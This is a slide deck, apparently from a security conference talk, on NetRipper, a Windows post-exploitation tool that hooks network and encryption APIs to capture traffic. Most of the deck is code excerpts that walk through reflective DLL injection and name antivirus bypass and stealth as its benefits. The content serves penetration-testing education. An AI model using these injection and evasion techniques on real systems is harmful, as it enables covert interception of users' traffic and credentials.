

# NetRipper

SMART TRAFFIC SNIFFING FOR PENETRATION TESTERS


Ionut Popescu – Senior Security Consultant @ KPMG Romania

# Who am I?



- Ionut Popescu
- Senior Security Consultant @ KPMG Romania
- Blogger @ securitycafe.ro
- Administrator @ rstforums.com

# Romania



# Agenda




1. Introduction
2. When it is useful
3. How it works
4. Reflective DLL Injection
5. API Hooking
6. Hooking Google Chrome
7. Questions?

# Introduction

NetRipper is a post exploitation tool targeting Windows systems which uses API hooking in order to intercept network traffic and encryption related functions from a low privileged user, being able to capture both plain-text traffic and encrypted traffic before encryption/after decryption.


# When it is useful

Internal penetration test






# How it works - Example




# How it works - Example





# How it works - Example



# Implementation details

## Reflective DLL Injection

The DLL is injected into target processes

## API Hooking

Specific functions are intercepted

## Data extraction

Unencrypted data is saved locally

# Classic DLL Injection

How it works:

1. Open the remote process
2. Write DLL full path location in process memory
3. Call [LoadLibrary\(\)](#) to load the DLL

Disadvantages:

- ✘ DLL must be written on disk
- ✘ DLL is listed in the process modules

# Reflective DLL Injection

Stephen Fewer [Harmony Security]

How it works:

1. DLL contents are copied from memory to target process memory
2. An exported function is called ( [ReflectiveLoader\(\)](#) )
3. The function correctly loads the DLL into memory

Advantages:

- ✓ DLL does not touch the disk (antivirus bypass)
- ✓ DLL is not listed in the process modules (stealth)

# Detailed Reflective DLL Injection [1]

Load the DLL contents into remote process:



```
// check if the library has a ReflectiveLoader...
dwReflectiveLoaderOffset = GetReflectiveLoaderOffset( lpBuffer );
if( !dwReflectiveLoaderOffset )
    break;

// alloc memory (RWX) in the host process for the image...
lpRemoteLibraryBuffer = VirtualAllocEx( hProcess, NULL, dwLength, MEM_RESERVE|MEM_COMMIT, PAGE_EXECUTE_READWRITE );
if( !lpRemoteLibraryBuffer )
    break;

// write the image into the host process...
if( !WriteProcessMemory( hProcess, lpRemoteLibraryBuffer, lpBuffer, dwLength, NULL ) )
    break;

// add the offset to ReflectiveLoader() to the remote library address...
lpReflectiveLoader = (LPTHREAD_START_ROUTINE)( (ULONG_PTR)lpRemoteLibraryBuffer + dwReflectiveLoaderOffset );

// create a remote thread in the host process to call the ReflectiveLoader!
hThread = CreateRemoteThread( hProcess, NULL, 1024*1024, lpReflectiveLoader, lpParameter, (DWORD)NULL, &dwThreadId );
```

# Detailed Reflective DLL Injection [2.1]

Find the DLL image base (like LoadLibrary):



```
// loop through memory backwards searching for our images base address
// we dont need SEH style search as we shouldnt generate any access violations with this
while( TRUE )
{
    if( ((PIMAGE_DOS_HEADER)uiLibraryAddress)->e_magic == IMAGE_DOS_SIGNATURE )
    {
        uiHeaderValue = ((PIMAGE_DOS_HEADER)uiLibraryAddress)->e_lfanew;
        // some x64 dll's can trigger a bogus signature (IMAGE_DOS_SIGNATURE == 'POP r10'),
        // we sanity check the e_lfanew with an upper threshold value of 1024 to avoid problems.
        if( uiHeaderValue >= sizeof(IMAGE_DOS_HEADER) && uiHeaderValue < 1024 )
        {
            uiHeaderValue += uiLibraryAddress;
            // break if we have found a valid MZ/PE header
            if( ((PIMAGE_NT_HEADERS)uiHeaderValue)->Signature == IMAGE_NT_SIGNATURE )
                break;
        }
    }
    uiLibraryAddress--;
}
```



# Detailed Reflective DLL Injection [2.2]

## Find useful functions:

LoadLibraryA, GetProcAddress, VirtualAlloc, NtFlushInstructionCache



```
// compute the hash values for this function name
dwHashValue = hash( (char *) ( uiBaseAddress + Deref_32( uiNameArray ) ) );

// if we have found a function we want we get its virtual address
if( dwHashValue == LOADLIBRARYA_HASH || dwHashValue == GETPROCADDRESS_HASH || dwHashValue == VIRTUALALLOC_HASH )
{
    // get the VA for the array of addresses
    uiAddressArray = ( uiBaseAddress + ((PIMAGE_EXPORT_DIRECTORY) uiExportDir)->AddressOfFunctions );

    // use this functions name ordinal as an index into the array of name pointers
    uiAddressArray += ( Deref_16( uiNameOrdinals ) * sizeof(DWORD) );

    // store this functions VA
    if( dwHashValue == LOADLIBRARYA_HASH )
        pLoadLibraryA = (LOADLIBRARYA)( uiBaseAddress + Deref_32( uiAddressArray ) );
    else if( dwHashValue == GETPROCADDRESS_HASH )
        pGetProcAddress = (GetProcAddress)( uiBaseAddress + Deref_32( uiAddressArray ) );
    else if( dwHashValue == VIRTUALALLOC_HASH )
        pVirtualAlloc = (VIRTUALALLOC)( uiBaseAddress + Deref_32( uiAddressArray ) );

    // decrement our counter
    usCounter--;
}
```



# Detailed Reflective DLL Injection [2.3]

Load DLL headers and sections:



```
// iterate through all sections, loading them into memory.
uiValueE = ((PIMAGE_NT_HEADERS)uiHeaderValue)->FileHeader.NumberOfSections;
while( uiValueE-- )
{
    // uiValueB is the VA for this section
    uiValueB = ( uiBaseAddress + ((PIMAGE_SECTION_HEADER)uiValueA)->VirtualAddress );

    // uiValueC is the VA for this sections data
    uiValueC = ( uiLibraryAddress + ((PIMAGE_SECTION_HEADER)uiValueA)->PointerToRawData );

    // copy the section over
    uiValueD = ((PIMAGE_SECTION_HEADER)uiValueA)->SizeOfRawData;

    while( uiValueD-- )
        *(BYTE *)uiValueB++ = *(BYTE *)uiValueC++;

    // get the VA of the next section
    uiValueA += sizeof( IMAGE_SECTION_HEADER );
}
```

# Detailed Reflective DLL Injection [2.4]

Process imports and load additional DLLs:

D'OH!



```
// uiValueB = the address of the import directory
uiValueB = (ULONG_PTR)&((PIMAGE_NT_HEADERS)uiHeaderValue)->OptionalHeader.DataDirectory[ IMAGE_DIRECTORY_ENTRY_IMPORT ];

// we assume there is an import table to process
// uiValueC is the first entry in the import table
uiValueC = ( uiBaseAddress + ((PIMAGE_DATA_DIRECTORY)uiValueB)->VirtualAddress );

// iterate through all imports
while( ((PIMAGE_IMPORT_DESCRIPTOR)uiValueC)->Name )
{
    // use LoadLibraryA to load the imported module into memory
    uiLibraryAddress = (ULONG_PTR)pLoadLibraryA( (LPCSTR)( uiBaseAddress + ((PIMAGE_IMPORT_DESCRIPTOR)uiValueC)->Name ) );
}
```

# Detailed Reflective DLL Injection [2.5]

Process image relocations:



```
// calculate the base address delta and perform relocations (even if we load at desired image base)
uilibraryAddress = uiBaseAddress - ((PIMAGE_NT_HEADERS)uiHeaderValue)->OptionalHeader.ImageBase;

// uiValueB = the address of the relocation directory
uiValueB = (ULONG_PTR)&((PIMAGE_NT_HEADERS)uiHeaderValue)->OptionalHeader.DataDirectory[ IMAGE_DIRECTORY_ENTRY_BASERELOC ];

// check if there are any relocations present
if( ((PIMAGE_DATA_DIRECTORY)uiValueB)->Size )
{
    // uiValueC is now the first entry (IMAGE_BASE_RELOCATION)
    uiValueC = ( uiBaseAddress + ((PIMAGE_DATA_DIRECTORY)uiValueB)->VirtualAddress );

    // and we iterate through all entries...
    while( ((PIMAGE_BASE_RELOCATION)uiValueC)->SizeOfBlock )
    {
        // uiValueA = the VA for this relocation block
        uiValueA = ( uiBaseAddress + ((PIMAGE_BASE_RELOCATION)uiValueC)->VirtualAddress );
    }
}
```

# Detailed Reflective DLL Injection [2.6]

Call entrypoint (DllMain):

